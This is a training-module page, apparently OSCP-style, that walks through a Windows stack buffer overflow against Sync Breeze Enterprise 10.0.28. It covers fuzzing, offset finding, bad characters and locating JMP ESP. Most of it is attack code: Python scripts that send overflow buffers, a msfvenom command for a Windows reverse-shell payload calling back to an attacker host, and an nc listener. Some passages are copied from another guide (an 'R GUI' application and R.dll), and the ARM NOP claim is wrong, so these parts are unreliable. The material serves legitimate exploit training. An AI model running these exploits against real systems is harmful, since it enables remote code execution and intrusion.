# Module 11 (Widows Buffer OverFlow)

{% file src="<https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FrbIracfWvKRWC5BQDya6%2FBuffer%20OverFlow.xmind?alt=media&token=a5ae8c24-42e2-49be-95e2-b68861fb187b>" %}
MindMap
{% endfile %}

## Discovering The Vulnerability

* **Source Code Review**
  * **(is likely the easiest if it is available)**
* **Reverse engineering techniqes**
* **Fuzzing**

We will be covering the following 6 steps in detail for buffer overflow:

1. **Fuzzing**
2. **Finding Offset**
3. **Finding Bad Characters**
4. **Finding Vulnerable Modules**
5. **Shellcode generation**
6. **Exploitation**

### **Fuzzing**&#x20;

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FzKF4LXoRJ66j3j0Ygm6i%2Fimage.png?alt=media&#x26;token=631e8421-3546-435b-8d5f-1f98f724dc30" alt=""><figcaption></figcaption></figure>

#### [Sync Breeze Enterprise 10.0.28](https://www.exploit-db.com/exploits/42928)

#### make req using Wireshark

{% code overflow="wrap" %}

```
POST /login HTTP/1.1
Host: 192.168.1.5
Connection: keep-alive
Content-Length: 26
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.5
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://192.168.1.5/login
Accept-Encoding: gzip, deflate
dnt: 1

username=asd&password=1234
```

{% endcode %}

i'll try make request using SOCKT

```python
#!/usr/bin/python3
import socket
import time
import sys

c = 100
while c < 2000:
    try:
        print(f"\nSending evil buffer with {c} bytes")
        inputBuffer = "A" * c
        payload = f"username={inputBuffer}&password=A"
        
        req = (
            "POST /login HTTP/1.1\r\n"
            "Host: 192.168.1.5\r\n"
            "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
            "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
            "Accept-Language: en-US,en;q=0.5\r\n"
            "Referer: http://192.168.1.5/login\r\n"
            "Connection: close\r\n"
            "Content-Type: application/x-www-form-urlencoded\r\n"
            f"Content-Length: {len(payload)}\r\n"
            "\r\n"
            f"{payload}"
        )

        print(req)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.1.5", 80))
        s.sendall(req.encode())
        response = s.recv(1024)
        print(response.decode())
        s.close()
        c += 100
        time.sleep(5)
    except Exception as e:
        print(f"Fuzzing crashed at {c} bytes")
        print(f"Error: {e}")
        sys.exit()

```

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FmCgKwFxRanx2R5x6T6wB%2Fimage.png?alt=media&#x26;token=6d3d465f-8b85-468e-afa5-f41adab9c165" alt=""><figcaption></figcaption></figure>

{% hint style="danger" %}
Fuzzing crashed at 800 bytes
{% endhint %}

### **Finding Offset**

#### **(**&#x6D;sf-pattern\_creat&#x65;**)**

```
msf-pattern_create -l 800
```

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FcYq0kv7HB8Gwz3ltNjMo%2Fimage.png?alt=media&#x26;token=63eb8683-f176-4270-a3b8-3774e4ca1fc3" alt=""><figcaption></figcaption></figure>

```
msf-pattern_offset -l 800 -q  <number of EIP>
```

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2Fa55bXm7HUHFwffJpHaDG%2Fimage.png?alt=media&#x26;token=eac9562b-8aa1-4b5a-a96e-e24d43b1b9f7" alt=""><figcaption><p>oFFSET </p></figcaption></figure>

```python
#!/usr/bin/python
import socket

inputBuffer ="A"*780+'BBBB'+'C'*(800-780-4)

payload = "username=" + inputBuffer + "&password=A"
req=""
req = "POST /login HTTP/1.1\r\n"
req += "Host: 192.168.1.5\r\n"
req += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
req += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
req += "Accept-Language: en-US,en;q=0.5\r\n"
req += "Referer: http://192.168.1.5/login\r\n"
req += "Connection: close\r\n"
req += "Content-Type: application/x-www-form-urlencoded\r\n"
req += "Content-Length: "+str(len(payload))+"\r\n"
req += "\r\n"
req += payload

print req
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.5", 80))
s.send(req)
print s.recv(1024)
s.close()
```

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2F7QvsbewzLo3GnZ3lsDJe%2Fimage.png?alt=media&#x26;token=147d9b99-f9d2-47db-896d-79ab07280321" alt=""><figcaption></figcaption></figure>

add + 800 => inputBuffer ="A"\*780+'BBBB'+'C'\*(<mark style="color:red;">1500</mark>-780-4)

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FRIXfibkdUCh33Wkvzp5V%2Fimage.png?alt=media&#x26;token=20f60797-2dc9-41b5-a5de-79881b6adf50" alt=""><figcaption></figcaption></figure>

C = 2C4 =708

### **Finding Bad Characters**

Bad characters:&#x20;

* <mark style="color:red;">**00**</mark>**&#x20;for NULL**
* <mark style="color:red;">**0A**</mark>**&#x20;for Line Feed n**
* <mark style="color:red;">**0D**</mark>**&#x20;for Carriage Return r**
* <mark style="color:red;">**FF**</mark>**&#x20;for Form Feed f**

Badchar form 1 byte to (0xff)

#### **Generate BadChar from 1 to 0xff**

{% code overflow="wrap" %}

```
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
                                                            
```

{% endcode %}

#### Add badchar in exploit code&#x20;

```python
#!/usr/bin/python
import socket
badchar = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e"
"\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d"
"\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c"
"\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b"
"\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a"
"\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69"
"\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78"
"\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87"
"\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96"
"\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5"
"\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4"
"\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3"
"\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2"
"\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1"
"\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

inputBuffer ="A"*780+'BBBB'+badchar+'C'*(1500-len(badchar)-780-4)

payload = "username=" + inputBuffer + "&password=A"
req=""
req = "POST /login HTTP/1.1\r\n"
req += "Host: 192.168.1.5\r\n"
req += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
req += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
req += "Accept-Language: en-US,en;q=0.5\r\n"
req += "Referer: http://192.168.1.5/login\r\n"
req += "Connection: close\r\n"
req += "Content-Type: application/x-www-form-urlencoded\r\n"
req += "Content-Length: "+str(len(payload))+"\r\n"
req += "\r\n"
req += payload

print req
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.5", 80))
s.send(req)
print s.recv(1024)
s.close()

```

**Run exploit with attach The Service**

<mark style="color:red;">**Follow Dump ESP**</mark>

EX:-

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2F4PFoIviQtHMgOrvvGySu%2Fimage.png?alt=media&#x26;token=98e07ed2-1bfc-44d3-aa81-72033f0c6d61" alt=""><figcaption></figcaption></figure>

{% hint style="success" %}
Repeat the same steps
{% endhint %}

{% hint style="danger" %}

badchar make terminit your Shellcode

```
"\x00\x0a\x0d\x25\x26\x2b\x3d"
```

{% endhint %}

After Remove Badchar

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2F0d0F9rsMrCLCYiljMhEk%2Fimage.png?alt=media&#x26;token=12e06e8d-2920-4f47-a802-5fa85858d58d" alt=""><figcaption></figcaption></figure>

Jmp esp

find the dll with out badchar

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FXlcmwG1iUBFM9P632ybE%2Fimage.png?alt=media&#x26;token=180b6784-d8eb-4e07-bd58-223f05b4f303" alt=""><figcaption></figcaption></figure>

```
!mona find -s "\xff\xe4" -m "libspp.dll"
```

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FBEKdwdoYfmCKwNJgp5Ra%2Fimage.png?alt=media&#x26;token=3dd2d897-a726-459e-b723-dd745c0ccffb" alt=""><figcaption><p>10090C83</p></figcaption></figure>

convert address to Latin indin = 0x10090C83

```bash
\x83\x0c\x09\x10
```

### **Finding Vulnerable Modules**

It's a crucial step. After finding EIP value, we have to find a vulnerable DLL file that gets loaded when our R GUI application starts. Some DLL files don't have protection from buffer overflow attacks. We will find such DLL files using a tool named [Mona](https://github.com/corelan/mona/).

1\) Download Mona tool and copy Mona.py into \Immunity Debugger\PyCommands directory.

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FsVdIAzkwOyJKypidi0H7%2Fimage.png?alt=media&#x26;token=35430c85-c1c0-4231-abe3-bd67adeff13c" alt=""><figcaption></figcaption></figure>

2\)Now, let's fire up the immunity debugger with our vulnerable application again!

3\)Input the following command to the command line in Immunity Debugger:

Command:


!mona modules

It will list all the dll files currently in use and their safety flags.

![](https://www.cobalt.io/hs-fs/hubfs/Screenshot%202023-04-17%20at%201.33.31%20PM.png?width=693\&height=363\&name=Screenshot%202023-04-17%20at%201.33.31%20PM.png)

4\)Then we will choose R.dll file, which is used by our vulnerable application and doesn't have any protection.

**Finding OP code for JMP ESP**


Now we will find the address pushed on the stack when R.dll is called in the application. For that, we have to run the following command:

!mona find -s "\xff\xe4" -m R.dll

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FyYzQpWWEHtfKnyE3ENO4%2Fimage.png?alt=media&#x26;token=e2b01113-d07c-4ce3-9151-06961003db14" alt=""><figcaption></figcaption></figure>

![](https://www.cobalt.io/hs-fs/hubfs/Screenshot%202023-04-17%20at%201.33.53%20PM.png?width=706\&height=231\&name=Screenshot%202023-04-17%20at%201.33.53%20PM.png)

#### Generate payload (x86/shikata\_ga\_nai )

```bash
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.8 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -e x86/shikata_ga_nai -f c
msfvenom -a x86 — platform Windows -p windows/exec cmd=notepad.exe -e x86/alpha_upper -b ‘\x00’ -f c
```

**What is NOP sled characters?**

A **NOP (No Operation)** sled is a sequence of **NOP** instructions in machine code that does nothing when executed. In a buffer overflow attack, a **NOP** sled is a filler between the injected malicious payload and the return address the attacker wants to overwrite in the vulnerable program's stack.

The purpose of an **NOP** sled is to provide a predictable and controllable path for the program's execution to reach the injected malicious payload. When a buffer overflow occurs, the excess data written to the buffer can overwrite adjacent data on the stack, including the return address. The attacker can use an **NOP** sled to increase the chances that the overwritten return address will point to the start of the **NOP** sled, leading to the execution of the malicious payload.

Here are some examples of **NOP** sleds for different architectures:

**x86 (32-bit):** The x86 architecture uses the 0x90 instruction to represent a NOP. A NOP sled for x86 can be represented as a sequence of 0x90 instructions.

**\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90**

**x86-64 (64-bit)**: The x86-64 architecture also uses the 0x90 instruction to represent a NOP. A NOP sled for x86-64 can be represented as a sequence of 0x90 instructions.

**\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90**

**ARM (32-bit):** The ARM architecture uses the 0x01 instruction to represent a NOP. A NOP sled for ARM can be represented as a sequence of 0x01 instructions.

**\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01**

Reverse shell&#x20;

```bash
sudo nc -nvlp 443
```

### **Shellcode generation**

```sh
```

### **Exploitation**
<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2FERuerJY5sWfmuATKZe8q%2Fimage.png?alt=media&#x26;token=ce919a10-d98b-459f-bfeb-22d99dc49039" alt=""><figcaption></figcaption></figure>

<figure><img src="https://4250388013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FcgRjLSWS0JF8FXrQAeJd%2Fuploads%2F1XSXZYPqpt08mv8YcvY9%2Fimage.png?alt=media&#x26;token=213d9706-6a43-46b3-b24f-90a54f16d68f" alt=""><figcaption><p>FULL Exploit</p></figcaption></figure>

## Buffer OverFlow Labs

{% embed url="<https://github.com/CyberSecurityUP/Buffer-Overflow-Labs>" %}

{% embed url="<https://mega.nz/folder/UuZmnbzR#9uZEkqKLsxFZPG0WzDZK5Q>" %}

{% embed url="<https://github.com/stephenbradshaw/vulnserver>" %}

References

[https://anubissec.github.io/Vulnserver-Exploiting-TRUN-Vanilla-EIP-Overwrite/#](https://anubissec.github.io/Vulnserver-Exploiting-TRUN-Vanilla-EIP-Overwrite/)&#x20;

<https://bufferoverflows.net/exploiting-vanilla-buffer-overflow-in-vulnserver-trun-command/>&#x20;

<https://www.purpl3f0xsecur1ty.tech/2019/02/28/Vulnserver.html>&#x20;

<https://medium.com/purple-team/buffer-overflow-c36dd9f2be6f>&#x20;

<https://www.hackingarticles.in/a-beginners-guide-to-buffer-overflow/>&#x20;

<https://steflan-security.com/complete-guide-to-stack-buffer-overflow-oscp/>&#x20;

<https://www.google.com/amp/s/boschko.ca/braindead-buffer-overflow-guide-to-pass-the-oscp-blindfolded/amp/>&#x20;

<https://github.com/3isenHeiM/OSCP-BoF>&#x20;

<https://github.com/CyberSecurityUP/Buffer-Overflow-Labs>&#x20;

<https://github.com/johnjhacking/Buffer-Overflow-Guide> <br>